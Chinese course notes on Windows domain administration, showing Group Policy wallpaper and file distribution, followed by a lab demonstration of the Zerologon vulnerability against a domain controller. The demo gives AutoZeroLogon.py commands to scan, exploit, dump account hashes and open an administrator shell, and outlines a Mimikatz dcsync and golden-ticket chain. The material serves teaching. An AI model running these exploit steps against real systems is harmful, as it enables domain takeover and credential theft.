


编辑GPO



用户配置--->策略--->管理模板: 从本地计算机中检索的策略定义(ADMX 文件)--->桌面--->Active Desktop--->桌面墙纸

配置为: 启动, 墙纸名称填写共享的桌面图片地址




配置完成后，在域控服务器，和需要更新桌面的域主机分别执行 `gpupdate /force` 手动更新一下GPO

更新完成后，注销域主机查看生效情况，如果没有生效，可以重启再看一下


(4.2) 常用操作：软件分发

从域控服务器上，给域主机发送软件

共享的目录和目录文件如下图：




编辑GPO




用户配置--->首选项--->windows设置--->文件

新建文件



弹出的对话框填写对应的参数信息



更新域服务器策略: gpupdate /force

```
PS C:\Users\Administrator> gpupdate /force
正在更新策略...

计算机策略更新成功完成。
用户策略更新成功完成。

PS C:\Users\Administrator> _
```


更新域主机策略: gpupdate /force

```
C:\Windows\system32\cmd.exe
Microsoft Windows [版本 10.0.19044.1288]
(c) Microsoft Corporation。保留所有权利。

C:\Users\zhangsan>gpupdate /force
正在更新策略...

计算机策略更新成功完成。
用户策略更新成功完成。
```

更新后, 域主机查看C盘下的目录情况



五、域控中的安全风险

(5.1) Zerologon漏洞利用

漏洞成因

- 逻辑错误: Netlogon 没有正确验证会话密钥

Netlogon 服务器的身份验证逻辑:

Netlogon 预期的行为: 解密后密钥应该匹配正确的会话密钥, 认证才成功。

实际行为（漏洞）：如果解密后的数据是全 0，Netlogon 会错误地认为身份验证通过。

为什么 Netlogon 允许全 0？

历史兼容性问题：Netlogon 可能有一些处理旧协议或错误输入的兼容逻辑。

代码缺陷：微软的代码可能包含了默认接受 0 值的漏洞，即解密后的会话密钥如果是全 0，仍然认为是合法密钥。


- 攻击者如何利用这个缺陷？

域控密码的加密默认采用了AES-CFB8加密（类似CBC 使用key和IV加密，但是是8个字节依次加密）是流加密模式，加密时每个字节依赖于前一个密文字节并且IV偏移量全为0，这会带来安全问题：

- 1、由于加密时每个字节依赖于前一个密文字节，那么如果我前一个密文字节是0，那么下一个密文字节很容易变成0（异或运算十分好推断），所以我只需要推算出第一个8字节的明文，这个明文通过密钥和IV加密后，生成的第一个密文字节为0即可实现密文全部为0
- 2、由于8字节是2个8次方只会有256个不同的可能，因此攻击者只需要尝试256次就可以推测出，这个加密后为0的8字节明文

演示

攻击黑客利用ZeroLogon漏洞攻击windows主域控服务器



有专门的漏洞攻击利用脚本，进行攻击，整个攻击过程不超过2分钟即可完成

探测域控服务器是否可以利用zerologon漏洞

```
python AutoZeroLogon.py -scan 172.16.101.237
```

```
(root@kali)-[/home/user/Desktop/AutoZeroLogon-test]
# python AutoZeroLogon.py -scan 172.16.101.237

AutoZeroLogon

[+] Performing authentication attempts ...

[+] Success! DC can be fully compromised by a ZeroLogon attack.
```

利用漏洞，执行exp

```
python AutoZeroLogon.py -exp 172.16.101.237
```

```
AutoZeroLogon

[+] Performing authentication attempts ...

[+] Target vulnerable, changing account password to empty string
[+] Result: 0
[+] Exploit complete!

Administrator:500:aad3b435b51404eeaad3b435b51404ee:1b07c3395e0c51d951ceb3233ff
23f9f4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c96e1daaf91946dd6eb7a742f8da0eea:
::
zwxn.cn\zhangsan:1104:aad3b435b51404eeaad3b435b51404ee:3065bbafd032cd43886d29
9aa34e2cac:::
WIN2012DC$:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
DESKTOP-FJNKHPE$:1105:aad3b435b51404eeaad3b435b51404ee:016fc6602a507c9c926b4c
b2253ed8a2:::
WIN-5HFKPDPLDR3$:1106:aad3b435b51404eeaad3b435b51404ee:6dac4032f9eb7cddb1ae16
25c2ac8e69:::

[+] Use Administrator to successfully restore the hash of the domain control
machine account
```

最后拿到域控服务器的shell，完全管控域控服务器

```
python AutoZeroLogon.py -shell 172.16.101.237
```

```
# python AutoZeroLogon.py -shell 172.16.101.237

AutoZeroLogon

[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>systeminfo

主机名:                WIN2012DC
OS 名称:               Microsoft Windows Server 2012 R2 Datacenter
OS 版本:               6.3.9600 暂缺 Build 9600
OS 制造商:             Microsoft Corporation
OS 配置:               主域控制器
OS 构件类型:           Multiprocessor Free
注册的所有人:         Windows 用户
注册的组织:
```

```
输入法区域设置:      zh-CN;中文(中国)
时区:                 (UTC+08:00)北京, 重庆, 香港特别行政区, 乌鲁木齐
物理内存总量:         8,191 MB
可用的物理内存:       7,033 MB
虚拟内存: 最大值:     10,111 MB
虚拟内存: 可用:        8,990 MB
虚拟内存: 使用中:     1,121 MB
页面文件位置:         C:\pagefile.sys
域:                   zwxa.cn
登录服务器:           \\WIN2012DC
修补程序:             安装了 6 个修补程序。
[01]: KB2919355
[02]: KB2919442
[03]: KB2937220
[04]: KB2938772
[05]: KB2939471
[06]: KB2949621
网卡:                 安装了 1 个 NIC。
[01]: Realtek RTL8139C+ Fast Ethernet NIC
连接名:               以太网
启用 DHCP:            是
DHCP 服务器:          172.16.101.1
IP 地址
[01]: 172.16.101.237
[02]: fe80::9c70:78fe:6d5c:dae2
[03]: 240a:4000:950d:3919:9c70:78fe:6d5c:dae2
[04]: 240a:4000:950d:3919:c2b:48af:1cb9:45e0
Hyper-V 要求:         已检测到虚拟机监控程序。将不显示 Hyper-V 所需的功能。

C:\>whoami
zwxa\administrator
C:\>
```

域控管理员

补充: ZeroLogon漏洞可以说是内网渗透的突破口，常见的一个内网攻击链

利用zerologon---->上传Mimikatz工具---->lsadump::dcsync ... 提取krbtgt 哈希---->制作黄金票据（伪造TGT）---->（任意申请TGS白银票据）控制域控中的任意节点

作业

(1) 域控相关的操作

作业内容：请根据今天讲解的内容，从统一壁纸或软件分发选择一个域控管理操作进行实验

作业要求：要求提交详细的操作内容

提交内容：提交详细操作的记录文档，格式为PDF